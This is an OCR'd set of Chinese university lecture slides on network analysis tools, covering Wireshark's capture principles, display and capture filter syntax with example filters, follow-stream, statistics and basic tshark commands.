第一讲：
常用网络分析与调试工具

计算机网络原理

张行健 包涵

目录

- Wireshark
- Mininet
- iproute2
- scapy

WIRESHARK


https://www.wireshark.org/

目录

- 原理
- 视图
- 过滤（分析)
- 统计
- 命令行
- 其他


原理

- 基于libpcap(Packet CAPture),使用BPF捕获包
- BPF(Berkeley Packet Filter)是类Unix系统上数据链路层的一种原始接口，提供原始链路层封包的收发。它处理Packet的副本。




视图

- *编辑/首选项/外观*
  - 调整布局



视图


- *编辑/首选项/外观*
  - Packet Diagram 模式



视图


- *编辑/首选项/外观*
  - 编辑列
  - 例：Delta time

  相对于上一个包的到达时间



过滤：两种过滤器

- Display Filter
  - 抓包过程中设置
  - 支持协议多
- Capture Filter
  - 抓包开始前设置
  - 过程中不能更改
  - 支持协议少
  - 语法与Display Filter不同与tcpdump一致



过滤：Display Filter语法

比较运算

eq	ne	gt	lt	ge	le	contains	matches	bitwise_and
==	!=	>	<	>=	<=	(包含字符串)	~(正则匹配)	&(适合flag字段)

逻辑运算

and	or	xor	not
&&	||	^^	!

其他运算

[...]	in
切片	包含


协议/字段

- frame
- eth
- ip
- tcp, udp…
- http, dns...

语法文档(wireshark.org)

```
// SMTP and ICMP
tcp.port eq 25 or icmp

// only traffic in LAN. CIDR is supported
ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16

// equivalent
ip.addr==1.2.3.4
ip.src==1.2.3.4 or ip.dst==1.2.3.4

// HTTP
tcp[2:2] == 00:50 // 第2位为起始的2位，索引从0开始数
tcp[2-3] == 00:50 // 第2位到第3位，索引从0开始数
tcp.port in {80, 443}

// compare
frame.len < 64

// search string
frame contains tsinghua

// regular expression
http.request.uri matches ".gif$"
```

过滤：着色规则




优先级高

优先级低

过滤：作为过滤器应用（Prepare as Filter）

- *适当位置右键/作为过滤器应用*

- 选中
- 非选中（对规则取非）
- 在基础上继续拼接规则




过滤：对话过滤器（Conversation Filter）

- **Conversation**: A network conversation is the traffic between two specific **endpoints**.
- **Endpoint**: A network endpoint is the logical endpoint of separate protocol traffic of a specific protocol layer.
  - Ipv4: address
  - TCP: (address, port)

过滤：对话过滤器（Conversation Filter）


- *适当位置右键/对话过滤器*



过滤：追踪流（Follow Stream）


- **Stream**: Application messages that were passed in a conversation

- *适当位置右键/追踪流*



统计

- Conversations 统计
  ...



命令行

- **tshark** [**-i** <capture interface>|-] [**-f** <capture filter>] [**-2**] [**-r** <infile>] [**-w** <outfile>|-] [**options**] [<filter>]

```
$ tshark -D # show interfaces
$ tshark
$ tshark -V # verbose
$ tshark -i eth0
$ tshark -f “tcp port 80”
```

- **tcpdump** [**options**]

其他功能

- 名称解析Name Resolution
  - *视图/Name Resolution*，将ip显示为域名，将端口号常用用途显示...
- 导出对象（HTTP, TFTP…）
  - *文件/导出*，如HTTP传输的各种类型的文件
- 查找功能
  - 与过滤类似
- 解密HTTPS/TLS流量
  - *TLS协议设置*，使用SSLKEYFILE或配置私钥

其他流量分析工具

- **wireshark** - powerfull sniffer which can decode lots of protocols, lots of filters.
- **tshark** - command line version of wireshark
- **dumpcap** (part of wireshark) - can only capture traffic and can be used by wireshark / tshark
- **termshark** - A terminal user-interface for tshark
- **tcpdump** - limited protocol decoding but available on most *NIX platforms
- **ettercap** - used for injecting traffic not sniffing

参考

Wireshark: Wireshark · Go Deep.

Video: Intro to Wireshark Tutorial // Lesson 1 // Wireshark Setup Free Tutorial

User Guide: Wireshark User's Guide Next

Display Filter: 6.4. Building Display Filter Expressions DisplayFilters · Wiki · Wireshark Foundation / wireshark · GitLab

Capture Filter: CaptureFilters

Sniffer Tools: wireshark - Difference between sniffer tools - Network Engineering Stack Exchange

CTF Traffic Analysis: 流量包分析简介

